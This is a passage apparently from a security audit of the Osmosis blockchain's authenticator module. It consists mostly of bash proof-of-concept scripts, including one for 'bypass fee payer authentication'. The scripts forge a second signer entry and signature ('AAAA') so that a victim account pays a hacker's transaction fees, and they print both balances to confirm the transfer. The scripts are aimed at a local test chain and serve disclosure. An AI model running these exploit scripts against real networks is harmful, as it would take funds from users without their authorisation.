    2>&1 | jq > signed.json

# add fake signature and signer info
cat signed.json | \
  jq '.auth_info.signer_infos[1] |= .+
    {"public_key":{"@type":"/cosmos.crypto.secp256k1.PubKey","key":"AAAA"},
  "sequence":"0","mode_info":{"single": {"mode":
    "SIGN_MODE_LEGACY_AMINO_JSON"}}}' | \
  jq '.signatures[1] |= .+ "AAAA"' > signed2.json

VICTIM_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $VICTIM_ADDR --denom uosmo`
HACKER_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $HACKER_ADDR --denom uosmo`
echo "Balances before:"
echo "hacker: $HACKER_BALANCE"
echo "victim: $VICTIM_BALANCE"

# broadcast the payload
$BINARY $TX_FLAGS tx broadcast signed2.json --output json --broadcast-mode
    block > outout.json

# see the logs for the final message
cat outout.json| jq '.logs[-1]'

VICTIM_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $VICTIM_ADDR --denom uosmo`
HACKER_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $HACKER_ADDR --denom uosmo`
echo "Balances after:"
echo "hacker: $HACKER_BALANCE"
echo "victim: $VICTIM_BALANCE"
```

7.2 Proof of concept for bypass fee payer authentication

```
#!/bin/bash

BINARY="osmosisd"
CHAIN_HOME="~/.osmosisd-local"
TX_FLAGS="--chain-id=localosmosis --keyring-backend=test
    --home=$CHAIN_HOME"

HACKER_ADDR=`$BINARY --keyring-backend=test --home=$CHAIN_HOME keys show
    -a hacker_auth`
VICTIM_ADDR=`$BINARY --keyring-backend=test --home=$CHAIN_HOME keys show
    -a victim`

# set up the hacker_auth account to have the AllOfAuthenticator with no
    SubAuthenticators, so everything is valid
if [ "$1" == "setup" ]; then
  $BINARY $TX_FLAGS tx authenticator add-authenticator
    SignatureVerificationAuthenticator
    "Ao3uARK8EwlXQ6r0X6z+xjmDSZ2WV2fn0Q1F5E3ZBJy+" --from $HACKER_ADDR
    --fees 875uosmo --broadcast-mode block --yes
  $BINARY $TX_FLAGS tx authenticator add-authenticator AllOfAuthenticator
    "[]" --from $HACKER_ADDR --fees 875uosmo --broadcast-mode block --yes

  cat << EOF > msgs.json
  {"body":{"messages":[{
    "@type":"/osmosis.authenticator.MsgRemoveAuthenticator",
    "sender":"$HACKER_ADDR","id":0}],
  "memo":"","timeout_height":"0","extension_options":[],
  "non_critical_extension_options":[]},"auth_info":{"signer_infos":[],
  "fee":{"amount":[{"denom":"uosmo","amount":"875"}],
  "gas_limit":"350000","payer":"","granter":""}},"signatures":[]}
EOF

  $BINARY $TX_FLAGS tx sign msgs.json --from=$HACKER_ADDR 2>&1 | jq
    > signed.json
  $BINARY $TX_FLAGS tx broadcast signed.json --output json
    --broadcast-mode block
fi

cat << EOF > msgs.json
```

```
{
  "body": {
    "messages": [
      {
        "@type":
    "/osmosis.valsetpref.v1beta1.MsgWithdrawDelegationRewards",
        "delegator":"$HACKER_ADDR"
      }
    ],
    "memo": "",
    "timeout_height": "0",
    "extension_options": [],
    "non_critical_extension_options":[]
  },
  "auth_info": {
    "signer_infos": [],
    "fee": {
      "amount": [
        {
          "denom": "uosmo",
          "amount": "1000000"
        }
      ],
      "gas_limit": "25000000",
      "payer": "$VICTIM_ADDR",
      "granter": ""
    }
  },
  "signatures": []
}
EOF

# sign the payload from the hacker
$BINARY $TX_FLAGS tx sign msgs.json --from=$HACKER_ADDR --sign-mode
    amino-json 2>&1 | jq > signed.json

# add fake signature and signer info
cat signed.json | \
  jq '.auth_info.signer_infos[1] |= .+
    {"public_key":{"@type":"/cosmos.crypto.secp256k1.PubKey","key":"AAAA"},
  "sequence":"0","mode_info":{"single": {"mode":
    "SIGN_MODE_LEGACY_AMINO_JSON"}}}' | \
```

```
  jq '.signatures[1] |= .+ "AAAA"' > signed2.json

VICTIM_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $VICTIM_ADDR --denom uosmo`
HACKER_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $HACKER_ADDR --denom uosmo`
echo "Balances before:"
echo "hacker ($HACKER_ADDR): $HACKER_BALANCE"
echo "victim ($VICTIM_ADDR): $VICTIM_BALANCE"

$BINARY $TX_FLAGS tx broadcast signed2.json --output json --broadcast-mode
    block > output.json

cat output.json | jq '.events[].attributes[] |= {key: (.key |
    @base64d),value: (.value | @base64d),index: .index}' | jq
    '.events[2]'

VICTIM_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $VICTIM_ADDR --denom uosmo`
HACKER_BALANCE=`$BINARY --home=$CHAIN_HOME query bank balances
    $HACKER_ADDR --denom uosmo`
echo "Balances after:"
echo "hacker: $HACKER_BALANCE"
echo "victim: $VICTIM_BALANCE"
```